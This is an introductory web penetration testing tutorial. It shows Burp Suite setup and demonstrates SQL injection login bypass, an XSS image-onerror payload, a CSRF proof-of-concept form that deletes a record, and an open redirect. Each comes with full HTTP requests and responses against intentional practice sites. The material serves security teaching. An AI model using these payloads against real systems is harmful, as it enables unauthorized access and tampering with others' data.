Introduction to Web Pentesting

Author: Andrey Stoykov
Email: mwebsec@gmail.com
Blog: http://msecureltd.blogspot.com

Contents

Web Spidering

- Walks through the web page gathering links
- Shown in "Site Map" under "Target" in Burpsuite

Setting Up Proxy in Firefox for Burpsuite Community

- Go to Settings -> General -> Network Settings -> Settings
    - Connection Settings -> Manual Proxy Configuration
    - HTTP Proxy -> 127.0.0.1 -> Port -> 8080



Figure 1: Firefox settings



Figure 2: Firefox proxy page

- To configure proxy in Burpsuite
    - Proxy -> Proxy Settings -> Proxy -> Listeners ->



Figure 3: Burpsuite proxy listeners

- Finally set settings to automatically spider in scope applications



Figure 4: Passive crawler option

- Screenshot showing spidered website in "Site Map" section



Figure 5: Target map tree

Most Commonly Found Vulnerabilities:	**Description:**
SQL Injection	- Backend database flaw - Gather database information via malicious SQL queries - Can extend attack to gaining shell on OS and reading OS file provided that DB account has privileged
XSS (Cross Site Script)	- Unfiltered user input leading execution of Javascript payload - Flaw is within user output encoding of the web application - Can extend attack further if chained with other vulnerabilities such as CSRF
CSRF (Cross Site Request Forgery)	- Tricking user on performing action based on attacker payload - Flaw resides within the token of the application and how random it is - Can be used for further exploit provided that there is attack surface
Open Redirect	- Flaw that redirects to arbitrary domain - Flaw within HTTP flow of application resulting in return URL input being in control of attacker

Exploiting Most Common Web Vulnerabilities

SQL Injection

- Occurs when unsanitized user input gets processed to the backend database
- Attack interferes with original SQL query
- An always true statement resulting in bypassing authentication

```
// HTTP POST request showing always true SQL statement
POST /login.aspx HTTP/1.1
Host: testaspnet.vulnweb.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101
Firefox/115.0
[...]
[...]tbUsername=%27+or+1%3D1--+-
&tbPassword=test&cbPersistCookie=on&btnLogin=Login

// HTTP response showing successful admin login
HTTP/1.1 302 Found
Cache-Control: private, no-cache="Set-Cookie"
Content-Type: text/html; charset=utf-8
Location: /Default.aspx
[...]

// HTTP GET request to admin page
GET /Default.aspx HTTP/1.1
Host: testaspnet.vulnweb.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101
Firefox/115.0
[...]

// HTTP response
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
[...]

[...]
<a href="logout.aspx" id="Mainmenu2_lnkLog" class="menu" name="lnkLog">logout
admin</a>
[...]
```



Figure 6: Bypassed login using SQLi

XSS

- Exploiting uses Javascript based payloads
- Flaw within output encoding of user input
- Payload adding image tag resulting in alert popup on screen

// HTTP POST request
POST /guestbook.php HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/114.0
[...]

[...]
name=anonymous user&**text="><img src=x onerror=alert(1)>&**submit=add message
[...]

// HTTP response
HTTP/1.1 200 OK
Server: nginx/1.19.0
[...]

[...]
<td colspan="2"><img src="/images/remark.gif"> **"><img src=x onerror=alert(1)>**</td></tr>
[...]



Figure 7: XSS payload showing alert box

CSRF

- Happens due to missing CSRF tokens
- Available in most user functionality e.g. change password
- Testing delete functionality showing no CSRF token is being applied

// HTTP GET request
GET /Default.aspx?delete=3 HTTP/1.1
Host: testaspnet.vulnweb.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/114.0
[...]
Cookie: ASP.NET_SessionId=sxpmriikzko1pmqzxuhuun3t; frmLogin=71F9D21793AF77[...]A4E5CEA5F9E5EA64705C3F

// HTTP response
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
[...]



Figure 8: Using delete functionality



Figure 9: Generating CSRF POC

CSRF PoC generator

Request to: http://testaspnet.vulnweb.com

Pretty Raw Hex

```
1 GET /Default.aspx?delete=3 HTTP/1.1
2 Host: testaspnet.vulnweb.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko,
  Firefox/114.0
4 Accept:
```

Search...

CSRF HTML:

```
1  <html>
2    <!-- CSRF PoC - generated by Burp Suite Professional -->
3    <body>
4    <script>history.pushState('', '', '/')</script>
5      <form action="http://testaspnet.vulnweb.com/Default.aspx">
6        <input type="hidden" name="delete" value="3" />
7        <input type="submit" value="Submit request" />
8      </form>
9    </body>
10 </html>
```

Figure 10: CSRF POC generated

CSRF HTML:

```
1  <html>
2    <!-- CSRF PoC - generated by Burp Suite Professional -->
3    <body>
4    <script>history.pushState('', '', '/')</script>
5      <form action="http://testaspnet.vulnweb.com/Default.aspx">
6        <input type="hidden" name="delete" value="3" />
7        <input type="submit" value="Submit request" />
8      </form>
9    </body>
10 </html>
11
```

Search... 0 matches

Regenerate | Test in browser | Copy HTML | Close

Figure 11: To test POC click on Test in Browser option

Open Redirect

- Results in attacker redirecting user input to specific domain
- Useful in conjunction with XSS attacks
- Occurs in login page requests after successful authentication

// HTTP GET request
GET /redirect?newurl=http://google.com HTTP/2
Host: url-redirection-harder-3fda93f9-968e-4dde-827f-4d2a4c6ad149.skf-labs.training

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/114.0
[...]

// HTTP response
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
Location: http://google.com
[...]

[...]
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to target URL: http://google.com. If not click the link.
[...]



Figure 12: Screenshot showing URL redirect to Google domain